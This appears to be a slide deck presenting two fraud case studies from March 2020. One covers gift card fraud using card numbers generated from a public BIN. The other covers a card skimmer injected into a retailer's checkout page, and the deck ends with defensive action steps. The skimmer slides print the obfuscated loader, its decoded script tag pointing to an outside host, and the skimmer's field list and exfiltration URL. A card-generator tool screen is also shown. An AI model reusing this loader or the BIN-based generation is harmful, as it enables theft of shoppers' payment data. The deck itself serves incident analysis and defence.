
Gift Card Fraud

Initial Facts of the Case

- Brick and Mortar + e-commerce electronics retailer
- Physical locations closed March 16, 2020
- *Private label cards issued by third party banking partner*
- Increase in e-comm transactions in mid-march (*to be expected*)
- SIGNIFICANT increase in the purchase of e-gift cards (*email delivery – many the same email*)
- DRAMATIC increase in private label transactions



- Increase in e-commerce transactions
  - *Great right?* Maybe.
  - Some legit some not.





- Private Label E-Gift Card Purchases
  - $100,$200, $500
  - About 1.5M total

- Upon closer inspection:
  - Only a handful of e-mail addresses
  - All purchased with private label accounts
  - MANY different private label accounts compromised
  - About 1.5M total

Was there a Compromised Dataset? No. Not really.

- Where did threat actors get all those private label cards?
- Issuing bank authorized transactions on PAN only. No checks for expiry or printed security code.
- With BIN (public knowledge), account numbers were simply *generated*.
- Convert to Cash!




| CC GENERATOR BY THETIMELOOPS |

Enter your BIN: 434256 or 400314xxxxxx

□ Month □ Year □ CVV

50

CASE 3

WFH Exploit

Initial Facts of the case

- Brick and Mortar + e-commerce high-end steaks, meats, and BBQ equipment. "Never Frozen."
- All stores closed March 16, 2020. Corporate employees sent home.
- Immediate and **dramatic** uptick in e-commerce sales.
- By the end of April, a couple dozen customer complaints of fraud.
- No investigation until mid-May.

Page Header Bad Script (Encoded vs. Decoded)

Discovered during test transaction…

```
a=document.createElement(String.fromCharCode(115,99,114,105,112,116)),a.src=String.fromCharCode(104,116,116,112,115,58,47,47,116,104,120,114,113,46,99,111,109,47,103,109,116,46,106,115),document.body.appendChild(a)
```

```
<script src="https://thxrq.com/gmt.js"></script>
```

Inserted early morning hours of March 20, 2020

gmt.js → Client-Side Card Exfil

: Array(30) 0: "0x" 1: "fromCharCode" 2: "replace" 3: "**onclick**" 4: "target" 5: "srcElement" 6: "event" 7: "id" 8: "ctl00_store_btnPay" 9: "value" 10: "ctl00_store_ucPaymentProcessor_ucCCProcessor_" 11: "getElementById" 12:**tbCCNameOnCard** "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCNumber" 13:** "ctl00_store_ucPaymentProcessor_ucCCProcessor_**expirationMonth" 14**: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**expirationYear" 15**: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCCVV2" 16**: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCStreet" 17**: "|" 18: "ctl00_store_ucPaymentProcessor_ucCCProcessor_**tbxCCPostalCode**" 19: "|||||" 20: "GET" 21: "**https://thxrq.com/cse**/?1=" 22: "&2=" 23: "&3=" 24: "&4=" 25: "&5=" 26: "&6=" 27: "&site=" 28: "open" 29: "**send**"

Insertion from legitimate, **whitelisted users**

```
47.184.200.242 - [20/Mar/2020:01:34:29 -0400] "GET /index.php/AllSteaks_admin/dashboard/
HTTP/1.1" 200 1127 "https://www.AllSteaks.com/index.php/AllSteaks_admin" "Mozilla/5.0
(Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0“

47.184.200.242 - [20/Mar/2020:01:34:40 -0400] "POST /index.php/AllSteaks_admin/dashboard/
HTTP/1.1" 302 20 "https://www.AllSteaks.com/index.php/AllSteaks_admin/dashboard/"
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0“

14.37.176.182 - [20/Mar/2020:02:16:10 -0400] "GET /1231.php HTTP/1.1" 200 106 "-"
"Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0“

14.37.176.182 - [20/Mar/2020:02:16:24 -0400] "POST /1231.php HTTP/1.1" 200 2241
"https://www.AllSteaks.com/1231.php" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0)
Gecko/20100101 Firefox/29.0"
```

What to Do?

Relentless Threat Actors

- No Longer Siloed
- Sharing Third-Party and Remote Access
- Taking Advantage of WFH
- Taking Advantage of the Empty Office
- Relentless Threat Actors
  - “If it’s not one thing, it’s another”

Action Steps

PEOPLE AND PROCESS

- Have a risk management plan
  (IRP, adequate insurance coverage)
  - Test the plan
    (tabletop, simulations)
- Consider a managed detection and response solution
- Periodic security posture assessments
  (especially for remote workforce setup)
- Education for InfoSec and across organization
  (threat intel + security culture)
- Understand merchant processing agreement

TECHNOLOGY

- MFA EVERYWHERE
- Vulnerability management program (Patches!)
- SAQ-A iFrame solution for checkout process
- Maximize your PCI compliance profile

Q&A

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